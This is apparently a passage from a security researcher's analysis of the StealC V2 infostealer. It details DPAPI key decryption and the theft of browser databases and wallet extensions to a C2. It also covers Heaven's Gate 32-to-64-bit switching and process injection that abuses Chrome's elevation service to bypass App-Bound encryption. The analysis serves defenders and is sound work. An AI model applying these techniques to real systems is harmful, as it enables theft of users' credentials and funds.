To decrypt DPAPI encrypted blobs, a process must run in the same user context as the process that encrypted them. Since Chromium processes run in the context of the user who launched them when encrypting the encrypted_key, any malware that runs in the context of that user can also use the DPAPI to decrypt the encrypted_key.
Basically, the browser utilizes the CryptUnprotectData API call in order to decrypt its data, and as we can see it is similar to what StealC V2 performs to decrypt the key. It removes the “DPAPI” signature prefix and ensures that 32 bytes are returned, to match the key length of the AES256 algorithm. Once the key is decrypted, it exfiltrates it to its C2.
 Figure 21: Removal of DPAPI prefix in the encrypted blob and validation of 32-byte buffer length return.
 Figure 22: Calling
 CryptUnprotectData on encrypted_key.
Browser Database Files
Once the primary, master key that is used to encrypt and decrypt sensitive data that Chromium browsers store is successfully exfiltrated, the stealer initiates a loop searching for the Cookies,
Login Data, Web Data and History files. These are SQLite database files which are subsequently exfiltrated to the C2 server and decrypted server-side using the master key.
The loop is performed with a FindFirstFileA call using a wildcard (*), indicating all files within the browser directory should be enumerated. The returned search handle is then used with FindNextFileA to iterate through each file and folder.
 Figure 23: Appending a wildcard to search all files.
 Figure 24: Iterating through files in the browser directory.
The stealing of the above mentioned files depends on the browser specific configuration records retrieved from the C2. These records define which browser should be targeted and specify the corresponding file parsing flags. Each browser record is structured as follows:
struct c2_browser_target // sizeof=0x54
{
	string name;
	string path;
	uint32_t type;
	string soft_path;
	BYTE use_v20;
	BYTE parse_cookies;
	BYTE parse_logins;
	BYTE parse_history;
	BYTE parse_webdata;
}
As we can see, the file loop check contains both the target file name and a flag indicating whether parsing for each file type is enabled in the configuration for the respective browser.
 Figure 25: Searching for “Login Data” file.
For each file the malware attempts to steal, it first generates a random file name and attempts to stage a copy of the file to C:\ProgramData\<RandomString>. If the copy operation fails, the malware leverages the Windows Restart Manager API to identify all processes locking that file. It then forcibly terminates each locking process, freeing the lock before retrying the copy. The termination and copy routine is retried up to 10 times.
Once the file is copied over, it is exfiltrated to the C2.
 Figure 26: Copy of sensitive files before exfiltration.
Browser Extensions
StealC V2 iterates through installed browser extensions as well. It mainly targets crypto wallets, authenticators and password managers. If an installed extension matches an entry in the target list received from the C2 server, it follows a similar approach to its SQLite database stealing mechanism by temporarily copying the extension files, removing any locks that may hold them before stealing them.
 Figure 27: Iterating through the extensions. Referred to as “plugins” in the server response.
The master key (i.e. encrypted_key) extraction is a straightforward process. Any application running on behalf of the user can encrypt and decrypt the master key using DPAPI. However, this process changed since Google introduced App-Bound encryption for cookies. Starting with Chrome v127, a SYSTEM-level elevation service (implemented as a COM server) named “Chrome Elevation Service” was added to provide an additional layer of encryption and process identity verification.
In order for Chrome to receive its master key, it must first interact with the elevation service via a COM request, sending an encrypted blob for decryption. The elevation service uses DPAPI twice, first using SYSTEM DPAPI and then the User DPAPI, while ensuring the requesting process path matches the original process that performed the key encryption. The result is the master key, which ensures only Chrome receives this data.
So if stealers can’t decrypt the master key the traditional way, how does StealC V2 decrypt and steal it?
Knocking on Heaven’s Gate
On modern 64-bit Windows systems, both 32-bit and 64-bit binaries can run seamlessly thanks to the Windows-on-Windows 64 bit (WoW64) subsystem. The WoW64 acts as an x86 emulator, responsible for translating all Windows API calls from 32-bit userspace to the 64-bit operating system kernel. In a 32-bit WoW64 process, threads have the capability to dynamically switch the CPU’s execution mode to 64-bit. This technique is popular in malware and also known as “Heaven’s Gate”. By performing a far control transfer, changing the segment selector to 0x33, the processor starts interpreting instructions using the 64-bit descriptor, enabling 32-bit applications to execute 64-bit code.
This technique enables malware to:
- Bypass 32-bit user mode hooks on 32-bit
ntdll.dll - Access 64-bit process structures
- Cause failed analysis and disassembly by security solutions or tools
The malware implements a set of custom WinAPI functions to obfuscate its behavior and evade usermode hooking. The WoW64 architecture has two ntdll.dll modules loaded into its address space, a 32-bit one and a 64-bit one.
The stealer first retrieves the 64-bit ntdll.dll pointer by implementing a custom GetModuleHandle function, transitioning to execute 64-bit code with Heaven’s Gate stubs to retrieve necessary structures. Let’s walk through the failed disassembly in which Heaven’s Gate is used and focus on the last four instructions:
 Figure 28: Transitioning the CPU into 64-bit mode.
- The first instruction pushes
0x33onto the stack. - It then executes a
callto the next instruction (0x004489A7). Since a near call if five bytes long, this effectively pushes the return address (the next instruction) onto the stack. - Then, we add 5 to the value pointed to by the stack pointer. Since ESP points to the current address that was pushed, it adds 5 to this address.
- The
retfinstruction is executed, which will pop two values from the stack: the first into EIP and the second into theCSsegment register.
The program will start executing 64-bit code after the retf instruction.
 Figure 29: IDA x86 decompiled code vs x64 code.
As shown above, the malware pushes the r12 register and stores it at a local stack offset (RBP-8) before transitioning execution back to 32-bit with the 0x23 segment selector. It then returns the retrieved value in registers EAX:EDX.
Since we are running in a WoW64 process and restricted to 32-bit registers, what does register r12 contain?
A WoW64 process initially starts as a 64-bit thread that performs a series of initialization tasks. In order for us to understand where r12 came from, we need to look at how the WoW64 subsystem initializes itself. The important part is found in the RunSimulatedCode function from wow64cpu.dll, which handles 64-bit register saving during execution mode transitions.
 Figure 30: decompilation of
 wow64cpu!RunSimulatedCode.
Figure 30 illustrates RunSimulatedCode saving x64 registers onto the stack while loading the 64-bit Thread Environment Block (TEB) into r12 via gs:30h. This means the malware obtains and returns a pointer to the 64-bit TEB structure.
This allows the stealer to walk through the loaded modules in memory and search for the desired library address by iterating through InLoadOrderModuleList within the Process Environment Block (PEB).
StealC V2 implements a fully compliant WoW64 32 to 64 call trampoline that allows it to dynamically call 64-bit functions. It leverages low level NTAPIs to allocate memory as well as map a 64-bit kernel32.dll in order to resolve important functions such as CreateProcessA.
 Figure 31: Writing “kernel32.dll” string in memory for the purpose of loading it later.
It then uses CreateProcessA to launch a suspended 64-bit Chrome process and inject a custom PE payload by allocating 0x26600 bytes of executable memory in the remote process using NtAllocateVirtualMemory. Once the memory is allocated, the payload is written with NtWriteVirtualMemory.
 Figure 32: Resolving CreateProcess from 64-bit kernel32.dll.
 Figure 33: Injecting a PE file into a suspended Chrome process.
 Figure 34: Writing memory to the suspended Chrome process through the call trampoline. The outlined address is split as 32-bit pairs in the WoW64 process.
 Figure 35: An MZ header is written to the allocated memory page.
A remote thread is then created via RtlCreateUserThread, and execution is synchronized using WaitForSingleObject to wait for the injected thread.
The problem now is, the injected thread points to the MZ header which will crash the process. However, the DOS header was slightly modified to include a small stub of shellcode that will jump 0x28000 bytes forward to an additional section attached to the end of the file.
 Figure 36: Modified DOS header with shellcode. Notice the magic header
 4d 5a (MZ).
This section contains executable code that acts as a reflective PE loader, which handles base relocations, resolves APIs with CRC32 hashing, reconstructs the Import Address Table (IAT), executes TLS callbacks and eventually transfers execution to the payload’s entry point.
The injected payload is designed to decrypt Chrome’s encrypted master key by abusing the elevation service and its IElevator COM interface within the context of a legitimate Chrome process. It reads the app_bound_encrypted_key field from the Local State file, which is passed to the DecryptData method exposed by this interface. The COM server dutifully decrypts the key, transmitting the data back to the main stealer process through a named pipe.
 Figure 37: Initializing the COM library for the elevator service and the
 IElevator interface.
 Figure 38: Invoking
 DecryptData, located at 40-byte offset in the interface’s vtable.
